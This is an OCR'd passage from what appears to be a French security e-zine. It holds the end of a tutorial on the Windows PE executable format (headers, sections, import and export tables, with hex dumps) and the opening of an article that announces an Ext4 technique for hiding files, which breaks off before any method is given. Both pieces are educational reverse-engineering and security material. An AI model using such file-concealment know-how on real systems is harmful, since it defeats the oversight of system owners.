- Les champs standard, qui font de 28 octets (PE32) à 24 octets (PE32+). Ils sont définis dans toutes les implémentations de COFF, incluant UNIX ;

- Les champs spécifiques à Windows, qui font de 68 octets (PE32) à 88 octets (PE32+) ;

- Les répertoires de données, de tailles variables, peu importe le type d'exécutable. Ils contiennent des informations relatives aux sections du fichier PE.

Les champs standards

- Magic (2 octets) :
Ce champ représente le nombre magique, comme dit précédemment, 0x10B représente le PE32 et 0x20B représente le PE32+.

- MajorLinkerVersion (1 octet)/ MinorLinkerVersion (1 octet) :
Numéro de la version majeure et mineure du linker.

- SizeOfCode (4 octets) :
Taille de la section .code ou .text, il s'agit de la section contenant le code.

- SizeOfInitializedData (4 octets) :
Taille de la section .data, elle contient les données initialisées.

- SizeOfUninitializedData (4 octets) :
Taille de la section .bss, elle contient les données non initialisées.

- AddressOfEntryPoint (4 octets) :
Ce champ représente la RVA du point d'entrée du programme une fois chargée en mémoire.

- BaseOfCode (4 octets) :
RVA de la section .code.

- BaseOfData (4 octets) :
RVA de la section .data. Ce champ n'existe pas pour les PE32+.

Les champs additionnels Windows

- ImageBase (4/8 octets) :
Ce champ représente l'adresse où sera chargé les premiers octets de l'image, c'est-à-dire le DOS Header. Cela doit être un multiplede 64k. La valeur par default pour Windows NT, 2000, XP, 95, 98 et ME est 0x00400000.

- SectionAlignment (4 octets) :
L'alignement des sections en mémoire.

Elle doit être supérieure ou égale au "FileAlignement".L'alignement par défaut est la taille des pages mémoire de l'architecture. Généralement 4K pour x86.

- FileAlignment (4 octets) :
Contient la valeur utilisée pour l'alignement des données raw des sections dans l'image. Les données raw sont des données non traitées. L'alignement peut être une valeur multiple de 2 entre 512 et 64k. La valeur par défaut est 512.

- MajorOperatingSystemVersion (2 octets) / MinorOperatingSystemVersion (2 octets) :
Indique la version majeure et mineure du système requise pour lancer l'image.

- MajorImageVersion (2 octets) / MinorImageVersion (2 octets) :
Indique la version majeure etmineure de l'image, elle est spécifiée par l'utilisateur au moment du link.

- MajorSubsystemVersion (2 octets) / MinorSubsystemVersion (2 octets) :
Indique la version majeure et mineure du Subsystem.

- Reserved (4 octets) :
Champ réservé, doit toujours être à zéro.

- SizeOfImage (4 octets) :
Ce champ indique la taille de l'image en mémoire, toutes en-têtes inclus. La valeur doit être alignée (multiple) sur la valeur SectionAlignement.

- SizeOfHeaders (4 octets) :
Ce champ indique la taille des entêtes, incluant l'entête DOS, PE et Section. La valeur doit être alignée (multiple) sur le FileAlignement.

- CheckSum (4 octets) :
Il s'agit de la somme de contrôle de l'image.

- Subsystem (2 octets) :
Ce champ contient une valeur indiquant le sous-système requis pour démarrer l'image. C'est à dire Xbox, Windows CE, EFI, Windows, etc. Si vous souhaitez la liste complète des valeurs, je vous suggère de vous référez à la spécification du format PE.

- DllCharacteristics (2 octets) :
Contient une valeur correspondant aux caractéristiques de la DLL. Dans le cas présent ce champ ne nous intéresse pas étant donné que nous travaillons sur un EXE.

- SizeOfStackReserve (4/8 octets) :
Réservé pour la pile (Stack) au cas où la taille de SizeOfStackCommit est atteinte.

- SizeOfStackCommit (4/8 octets) :
Taille de la pile (Stack).

- SizeOfHeapReserve (4/8 octets) :
Réservé pour le tas (Heap) au cas où la taille de SizeOfHeapCommit est atteinte.

- SizeOfHeapCommit (4/8 octets) :
Taille du tas(Heap).

- LoaderFlags (4 octets) :
Champ réservé, doit toujours être à zéro.

- NumberOfRvaAndSizes (4 octets) :
Nombre d'entrées dans le répertoire de données, par défaut 16.

Les répertoires de données (Data Directory)

Chaque répertoire de données fait 8 octets et répond aux exigences de cette structure :

```
struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
};
```

Le premier champ représente la RVA de la table et le second sa taille. Les répertoires de données représentent la dernière partie de l'Optional Header, leur nombre n'est pas fixe et est indiqué par le champ NumberOfRvaAndSizes vu précédemment.Si vous souhaitez la liste complète des tables et de leur offsets, référer vous en à la spécification du format PE. Ici les deux tables qui nous intéressent sont

l'Export Table et l'Import Table, ce sont les deux premiers répertoires de données de l'Optional header.

Continuons avec notre exemple :

```
|   Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F                  |
|                                                                             |
|  000000B0   50 45 00 00 4C 01 03 00 42 97 77 49 00 00 00 00   PE..........  |
|  000000C0   00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00   ............  |
|  000000D0   00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00   ............  |
|  000000E0   00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00   ............  |
|  000000F0   04 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00   ............  |
|  00000100   00 40 00 00 00 04 00 00 95 AB 00 00 02 00 00 00   ............  |
|  00000110   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00   ............  |
|  00000120   00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00   ............  |
|  00000130   10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00   ............  |
|_____________________________________________________________________________|
```

- Offset C8h, valeur 0x010B, ce qui signifie qu'il s'agit bien d'un exécutable PE32.
- Offset CAh, valeur 0x05 et 0x0C, ce qui signifie que la version de mon linker est 5.12.
- Offset D8h, valeur 0x00001000, il s'agit de la valeur de la RVA du point d'entrée.
- Offset E4h, valeur 0x00400000 il s'agit de l'adresse par défaut de l'ImageBase.
- Offset DCh, valeur 0x00001000, il s'agit de la RVA de la section .code.
- Offset 124h, valeur 0x10, il s'agit du nombre d'entrées dans le répertoire de données.
- Offset 128h, nous avons 8 octets null, il s'agit du header de l'Export Table, elle est inexistante dans notre fichier.
- Offset 130, il s'agit du header de l'Import Table, nous reviendrons dessus plus tard dans cet article.

Vérifions tout de même la validité de ces données une fois le programme chargée en mémoire :

```
|    Memory                                                                   |
|    Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F                |
|                                                                             |
|   00400000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ□.........ÿÿ.. |
|   00400010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......  |
|   00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  |
|   00400030  00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00  ............°...  |
|   00400040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th  |
|   00400050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno  |
|   00400060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS   |
|   00400070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......  |
|   \\.........................[Partie non affichée].....................//  |
|   00401000 >6A 00 68 00 30 40 00 68 0D 30 40 00 6A 00 E8 07  j.h.0@.h.0@.j.è.  |
|   00401010  00 00 00 6A 00 E8 06 00 00 00 FF 25 08 20 40 00  ...j.è....ÿ%. @.  |
|   00401020  FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00  ÿ%. @...........  |
|_____________________________________________________________________________|
```

En regardant dans la colonne "Memory Offset", la première valeur est 0x00400000, il s'agit de notre ImageBase, on remarque clairement que le DOS Header y est chargé. Puis à l'offset 0x00401000 (ImageBase + RVA), il s'agit du point d'entrée de notre programme, ainsi que le début de la section .code. Il s'agit donc bien du code de notre programme.

Sections Headers

Nous avons vu dans la partie COFF Header, que nous avions 3 sections. Chacune de ces sections possèdes son propre entête de 40 octets. Comme à mon habitude, je vais vous donner la structure de l'entête de section et vous détailler tout le fonctionnement de celle-ci :

```
|  struct _IMAGE_SECTION_HEADER {                 |
|      BYTE Name[IMAGE_SIZEOF_SHORT_NAME];        |
|      union {                                    |
|              DWORD PhysicalAddress;             |
|              DWORD VirtualSize;                 |
|      } Misc;                                    |
|      DWORD VirtualAddress;                      |
|      DWORD SizeOfRawData;                       |
|      DWORD PointerToRawData;                    |
|      DWORD PointerToRelocations;                |
|      DWORD PointerToLinenumbers;                |
|      WORD NumberOfRelocations;                  |
|      WORD NumberOfLinenumbers;                  |
|      DWORD Characteristics;                     |
|  };                                             |
|_________________________________________________|
```

- Name (8 octets) :
Ce champ contient le nom de la section au format UTF-8. Si la longueur du nom est inférieure à celle du champ, il est complété par des octets nuls.

- VirtualSize (4 octets) :
Il s'agit de la taille de la section une fois chargée en mémoire. Si cette valeur est supérieure à celle du champ "SizeOfRawData", la section sera complétée avec des zéro.

- VirtualAddress (4 octets) :
Ce champ représente l'adresse du premier octet de la section par rapport à l'ImageBase.

- SizeOfRawData (4 octets) :
Ce champ représente la taille des données initialisées dans la section sur le disque dur. La valeur doit être un multiple du "FileAlignement".

- PointerToRawData (4 octets) :
Ce champ représente un pointeur vers la première page de la section. Ce pointeur doit être un multiple de la valeur contenu dans "FileAlignement".

- PointerToRelocations(4 octets)/PointerToLinenumbers(4 octets)/NumberOfRelocations(2 octets) :
Non utilisé dans le fichier PE.

- Characteristics (4 octets):
Ce champ contient une valeur (Flag) qui décrit les caractéristiques de la section. Si vous souhaitez la liste complète des valeurs, je vous suggère de vous référez à la spécification du format PE.

Reprenons notre programme et regardons nos sections. Comme dit précédemment notre programme possède 3 sections :

```
  Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

000001A0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00   .........text...
000001B0  26 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00   &...............
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60   ............ ..`
000001D0  2E 72 64 61 74 61 00 00 92 00 00 00 00 20 00 00   .rdata..... ...
000001E0  00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00   ................
000001F0  00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00   ....@..@.data...
00000200  2F 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00   /....0..........
00000210  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0   ............@..À
```

Avant de donner quelques exemples, il faut savoir qu'il n'y a pas d'offset indiquant la position des entêtes de section, c'est pour cela que le premier entête de section est situé juste après l'entête optionnel. Ici, notre première section commence à l'offset 1A8h, il s'agit de .text, je vais la prendre comme exemple :

- Offset 1A8h, nous avons donc le nom de la section qui est .text, et le reste du champ est rempli par 3 octets nuls.

- Offset 1B0h, valeur 0x26, il s'agit de la taille de notre section une fois chargé en mémoire.

- Offset 1B4h, valeur 1000h, il s'agit de l'adresse du premier octet de la section par rapport àl'ImageBase (RVA).

- Offset 1B8h, valeur 200h, il s'agit de la taille de la section sur le disque dur.

- Offset 1BCh, valeur 400h, il s'agit de l'offset du début du corps de la section.

- Offset 1CCh, valeur 0x60000020, ce qui veut dire que ma section contient du code exécutable et qu'elle peu être lu et exécuté en tant que code.

Export Section

Quittons quelques instant notre programme et voyons comment une DLL exporte ses fonctions. Nous allons maintenant voir l'Export Section, cette section se trouve généralement dans les DLLs, c'est pour cela que l'entête de l'Export Table n'est pas initialisé dans notre programme. Quand notre programme est chargé en mémoire, le loader écrit sur la section d'import de celui-ci les adresses des fonctions trouvées dans la section d'export de la DLL. Cette section contient plusieurs tables :

- Export Directory Table
- Export Address Table
- Name Pointer Table
- Ordinal Table
- Export Name Table

Je vais tenter de détailler au mieux chacune d'entre elles, nous allons d'ailleurs voir qu'elles sont toute complémentaires et en interaction les une avec les autres, gardez bien ça à l'esprit :

Export Directory Table

L'Export section commence avec cette table, elle contient un certain nombre d'informations sur la section, dont l'adresse et la taille des autres tables composant celle-ci. Voici sa structure :

```
struct _IMAGE_EXPORT_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD Name;
    DWORD Base;
    DWORD NumberOfFunctions;
    DWORD NumberOfNames;
    DWORD *AddressOfFunctions;
    DWORD *AddressOfNames;
    DWORD *AddressOfNameOrdinals;
};
```

- Characteristics (4 octets) :
Généralement inutilisé.

- TimeDateStamp (4 octets) :
Heure et date à laquelle les données exportées ont été créés.

- MajorVersion (2 octets)/ MinorVersion (2 octets) :
Champs de la version majeure et mineure de la table, ils peuvent être initialisés par l'utilisateur. Sinon, ils restent à zéro.

- Name (4 octets) :
Ce champ contient la RVA de la chaine ASCII contenant le nom de la DLL.

- OrdinalBase (4 octets) :
Le nombre ordinal (équivaut à un index) de démarrage pour les exports dans cette image. Généralement initialisé à 1.

- NumberOfFunctions (4 octets) :
Ce champ contient le nombre d'entrée dans notre l'Export Address Table.

- NumberOfNames (4 octets) :
Ce champ contient le nombre d'entrée dans la Name Pointer Table. C'est également le nombre d'entré contenu dans l'Ordinal Table.

- AddressOfFunctions (4 octets) :
Ce champ contient la RVA de l'Export Table Address.

- AddressOfNames (4 octets) :
Ce champ contient la RVA de l'Export Name Pointer Table. Sa taille est donnée par le champ NumberOfNames.

- AddressOfNameOrdinals (4 octets) :
Ce champ contient la RVA de l'Ordinal Table.

Export Address Table

L'Export Address Table contient la RVA des points d'entrés exportés par la DLL. Chaque entrée de cette table est soit une RVA de 4 octets pointant vers la fonction exportée ou une RVA de 4 octets pointant vers une chaîne ASCII AZT (à zéro terminal). La chaîne ASCII dépend de la façon d'exporter les fonctions :
- Par nom, "MyDLL.MyFunction/0"
- Par ordinal, "MyDLL.#myOrdinal/0"

Name Pointer Table

Cette table est un tableau contenant des RVAs de 4 octets pointant chacune vers une entrée de l'Export Name Table. Tout les pointeurs de cette table sont rangé lexicalement afin de permettre la recherche par ordinal, nous allons voir cela dans la description de l'Ordinal Table.

Ordinal Table

L'Ordinal Table est un tableau contenant des champs de 2 octets. Ces champs contiennent les ordinaux utilisés par l'Export Address Table, ces nombre sont basé sur l'OrdinalBase, ainsi, pour obtenir le véritable ordinale il faut soustraire l'OrdinalBase à l'ordinal. La Name Pointer Table et l'Ordinal Table sont deux table parallèles séparées dans le but de respecter l'alignement. Cependant ces deux tables agissent comme une seule, une entrée de la Name Pointer Table correspond à une entrée dans l'Ordinal Table (d'où le classement lexical).

Export Name Table

Cette table contient les noms au format ASCII des fonctions exportées par l'API. Chacune des entrées est pointées par la Name Pointer Table

Je pense que la relation des tables est un peu confuse je vais donc donner un exemple :

Export Name Table	Name Pointer Table	Ordinal Table
A	0100h	#1
B	0200h	#2
C	0300h	#3
D	0400h	#4

Voici maintenant l'équivalent de l'algorithme de recherche :

```
i = Search_NamePointerTable (ExportName);
ordinal = OrdinalTable [i];
SymbolRVA = ExportAddressTable [ordinal - OrdinalBase];
```

Nous avons donc dans notre Export Name Table le nom des fonctions contenue par l'API, puis la Name Pointer Table dont chaque entrée pointe vers l'une des chaîne ASCII. Etant donné que l'Ordinal Table est alignée sur la Name Pointer Table, on va s'en servir comme index pour récupérer le point d'entrée de la fonction appelée.

Par exemple si notre programme cherche la fonction B, notre algorithme va, avec une fonction de recherche, parcourir la Name Pointer Table jusqu'à trouver le pointeur se référant à la fonction B, ici 0200h. Puis on va chercher l'ordinal correspondant à ce pointeur et enfin, grâce à celui-ci, trouver le point d'entrée de la fonction, référencé par l'Export Address Table.

Import Section

Maintenant que l'on sait comment une DLL fournit ses fonctions à notre exécutable, regardons comment l'exécutable fait de son coté pour s'en servir. Pour afficher mon message dans une MessageBox, je me sers de la fonction MessageBox qui se trouve dans la DLL user32.dll puis, pour quitter mon programme, je me sers de l'API ExitProcess qui se trouve dans la DLL kernel32.dll.

Mais alors comment ça marche exactement? Et bien dans le cas de notre programme, la section d'importation se nomme .rdata, à l'offset indiquée par l'entête de .rdata (l'offset se trouve dans le champ PointerToRawData, dans notre cas 0x00000600) on trouve ceci :

```
   Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

00000600   76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00   v.......\.......
00000610   54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00   T...........j...
00000620   08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00   ....L...........
00000630   84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ................
00000640   00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00   ............v...
00000650   00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65   ....\.........Me
00000660   73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32   ssageBoxA.user32
00000670   2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63   .dll....ExitProc
00000680   65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C   ess.kernel32.dll
```

On voit clairement le nom des fonctions suivis du nom de la DLL y faisant référence. Quand le loader va charger mon programme en mémoire, il va inscrire dans ma section d'importation les adresses des fonctions dont j'ai besoin. Alors vous vous demandez certainement pourquoi ne pas marquer directement les adresses dans mon programme?

Et bien c'est simplement parce que les DLLs ne sont pas toujours chargées à la même adresse selon la version de Windows, l'ImageBase de la DLL change et les points d'entrée des fonctions également.

Pour bien comprendre, voici la structure de l'Import Directory Table :

```
struct _IMAGE_IMPORT_DESCRIPTOR {
    DWORD ImportLookupTableRVA;
    DWORD TimeDateStamp;
    DWORD ForwarderChain;
    DWORD Name;
    DWORD ImportAddressTableRVA ;
};
```

- ImportLookupTableRVA (4 octets) :
Ce champ contient la RVA qui pointe vers l'ImportLookupTable. Cette table contient un nom ou un ordinal pour chaque import.

- TimeDateStamp (4 octets) :
Ce champ contient la date de la création de la DLL.

- ForwarderChain (4 octets) :
Plus utilisé depuis Win98.

- Name (4 octets) :
Ce champ contient la RVA d'une chaine ASCII contenant le nom de la DLL.

- ImportAddressTableRVA (4 octets) :
Ce champ contient la RVA qui point vers l'ImportAdressTable. Le contenu de cette table est la liste des adresses des API, elle est remplie par le loader.

Voici les différentes tables utilisées par notre section d'importation :

- Import Lookup Table :
L'Import Lookup Table est un tableau contenant des valeurs de 4/8 octets, selon le format de l'exécutable (PE32/PE32+). La dernière entrée de la table est initialisée avec des octets nuls pour indiquer la fin de celle ci. Voici comment est constituée une entrée :

Bit(s)	Size(bit)	Bit field	Description
31/63	1	Ordinal/Name Flag	Si initialisé, import par Ordinal.
15-0	16	Ordinal Number	Nombre ordinal de 16bits si flag initialisé.
30-0	31	Hint/Name Table RVA	RVA de 31bits pointant sur une entrée de la Name Table.

Hint/Name Table

Cette table contient les noms des fonctions de la DLL, elle va se servir de la table générée à partir de la DLL, l'ExportNamePointerTable.
Chaque entrée a le format suivant :

Offset	Size (bit)	Field	Description
0	2	Hint	Il s'agit d'un index contenu dans l'ExportNamePointerTable.
2	variable	Name	Chaine ASCII contenant le nom de la fontion à importer.
*	0 or 1	Pad	Padding assurant l'alignement sur la prochaine entrée.

Import Address Table

La structure et le contenu de cette table est identique à celle de L'import Lookup Table, jusqu'à ce que le programme soit chargé en mémoire. En effet pendant le chargement, le loader va écraser les entrées de l'Import Address Table pour les remplacer par des adresses de 32bits faisant référence aux symboles importés.

Pour que vous puissiez saisir comment on va chercher nos fonctions, je vais charger le programme en mémoire. En effet, pour l'instant vous n'avez eu qu'une représentation physique des offsets. Voyons voir ce que cela donne en mémoire :

```
Memory
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F

00402000  FA CA 81 7C 00 00 00 00 AA 07 45 7E 00 00 00 00   úÊ|....ª.E~....
00402010  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00   T ..........j ..
00402020  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00   . ..L ..........
00402030  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   „ ... ..........
00402040  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00   ............v ..
00402050  00 00 00 00 5C 20 00 00 00 00 00 00 B1 01 4D 65   ....\ ......±.Me
00402060  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32   ssageBoxA.user32
00402070  2E 64 6C 6C 00 00 9B 00 45 78 69 74 50 72 6F 63   .dll..›.ExitProc
00402080  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C   ess.kernel32.dll
```

Vous constaterez qu'il y a eu quelques octets de changés. Bon, où est notre Import Directory Table dans tout ça ? Vous vous souvenez du chapitre sur les Optional Header ? Le dernier exemple sur les répertoires de données? Et bien à cet endroit je parle d'un certain offset 130h, qui représente les 8 octets du header de l'Import Directory Table. Et qu'est-ce qu'il y a dans ce header ? La RVA de notre table! Pour ceux qui ont la flemme d'aller voir la RVA est 0x00002010. Phase d'analyse :
- Offset 0x00402010, valeur 0x00002054, il s'agit de la RVA de l'Import Lookup Table. Si on regarde dans cette table nous avons l'offset 0x0000205C, et si nous vérifions, nous avons bien le nom de notre fonction, MessageBoxA. Il faut savoir que les deux premiers octets de la chaîne de caractères ne sont pas tout le temps nuls, cependant le dernier est toujours un octet nul.

- Offset 0x0040201C, valeur 0x0000206A, il s'agit de la RVA pointant sur la chaîne ASCII contenant le nom de la DLL (si on vérifie, on retrouve bien "user32.dll").

- Offset 0x00402020, valeur 0x00002008, soit la RVA de l'adresse de l'Import Address Table. La valeur que l'on y trouve est 0x7E4507AA, c'est le point d'entrée de notre fonction "MessageBoxA". Ce qui fait que si j'utilise le code suivant :


```
mov eax, 7E4507AAh
call eax
```

Et bien j'appelle la fonction "MessageBoxA".

Conclusion

Voila, nous arrivons au terme de cet article, j'ai mis l'accent sur les généralités, mais je pense que certains points vous sont encore obscurs, n'hésitez surtout pas à relire plusieurs fois et à effectuer la lecture d'une structure PE en parallèle.

Les deux points réellement complexes sont la section d'import et la section d'export, c'est assez difficile à expliquer avec des phrases simples, je vous invite donc vivement à effectuer l'exploration de ces tables vous-même afin de bien comprendre leur fonctionnement, munissez vous pour cela d'un debugger ainsi que d'un éditeur hexadécimal.

J'ai essayé de donner un exemple concret d'exploration du format PE, cependant je pense que la plupart d'entre vous attendent une réelle application de ces connaissances. Ne vous inquiétez pas, j'ai déjà ma petite idée là dessus!


A la prochaine ;)

Références

http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx - Microsoft Portable Executable and Common Object File Format Specification

http://www.openrce.org/reference_library/files/reference/PE%20Format.pdf - PDF sur l'interaction des différentes structures du format PE

Programmation, sécurité, systèmes d'exploitation



SMASHING THE FILESYSTEM

FOR FUN AND PROFIT

par L33ckma

A travers le nouveau système de fichiers Ext4 de Linux, je vous propose ici de découvrir la base des techniques de manipulation des système de fichiers qui, bien que méconnue du grand public est depuis longtemps utilisée par les hackers de l'underground.

Depuis 2001, date de son insertion dans Linux, le système de fichiers Ext3 (successeur de Ext2, le système de fichiers natif de Linux) a aujourd'hui atteint un degré de stabilité plus que satisfaisant. Ses performances ne sont pas pour le moins du monde à plaindre et il a maintes fois prouvé sa rigidité. Cependant, avec la vitesse à laquelle la technologie avance, le poids de l'âge commence peu à peu à se faire sentir. C'est ainsi que ces braves gens que sont les développeurs d'Ext3 ont commencé à penser à une possible 'évolution' pour Ext3. Stabilisé en 2006, Ext4 fait alors son entrée comme futur successeur d'Ext3 et est intégré pour la première fois dans la version 2.6.19 du noyau Linux(1) sous le nom de code « ext4dev ». Son développement poursuit actuellement toujours son cours (au moment où j'écris ces lignes) et il va s'en dire que très bientôt ce nouveau système de fichiers remplacera son prédécesseur dans la majorité des distributions.
Ce que je vous propose par contre aujourd'hui va peut être vous sembler nouveau tant Ext4 est récent, mais ne l'est pas en réalité dans le concept. Depuis bien longtemps les hackers s'emploient à manipuler le système de fichiers à leur guise et la technique que je vais vous présenter était connue de l'underground depuis probablement des années. Cependant elle demeure aussi redoutable, car pour la première fois employée dans le cas présent, et de par sa capacité à rendre un fichier (quelconque) de votre système totalement invisible dans la hiérarchie de ce système de fichiers, sans manipuler aucun appel système (syscall hooking) ni toucher au système de fichier virtuel (vfs patching). Si j'ai adhéré à l'idée de la partager avec vous à travers cet article, c'est d'une part pour pallier au manque de documentation sur cette menace et d'autre part parce que j'adhère complètement

au principe stipulant que "l'ignorance n'est jamais mère de sûreté".
Vu le public assez large d'HZV, je me permet d'aborder des notions assez générales pour permettre une bonne compréhension de cet article. Cependant, une certaine aisance dans la connaissance du fonctionnement interne de Linux, ainsi que dans la programmation en C pourront être nécessaires.

Fichiers et Système de Fichiers

Par définition[2], un système de fichiers (filesystem) est un agencement particulier de données permettant d'enregistrer, d'organiser, et de classifier les informations dans ce que l'on appelle des fichiers sur un support physique (disque dur, mémoire usb, cdrom, ...), puis généralement par la suite de les retrouver grâce à un chemin d'accès (path).
Il est clair que sur le support physique, l'information est stockée sous la forme d'une succession de bits (0 ou 1). Le système de fichiers quant à lui permet grosso-modo de réorganiser ces bits en utilisant les en-têtes et les délimiteurs pour former des fichiers, de regrouper ses fichiers dans des répertoires, puis d'implémenter des mécanismes permettant de parcourir ces répertoires.

Les fichiers sont des abstractions au niveau logiciel d'une quantité d'informations physiquement stockée dans une mémoire de masse. Du point de vue de l'utilisateur, un fichier apparaît comme une seule entité tandis qu'en réalité il est composé, dans la plupart des systèmes d'exploitation modernes d'au moins deux choses distinctes: des méta-données souvent regroupées dans une en-tête et le contenu c'est à dire les données.





Fig. 1 : Représentation d'un fichier

Interaction entre l'O.S et le système de fichiers

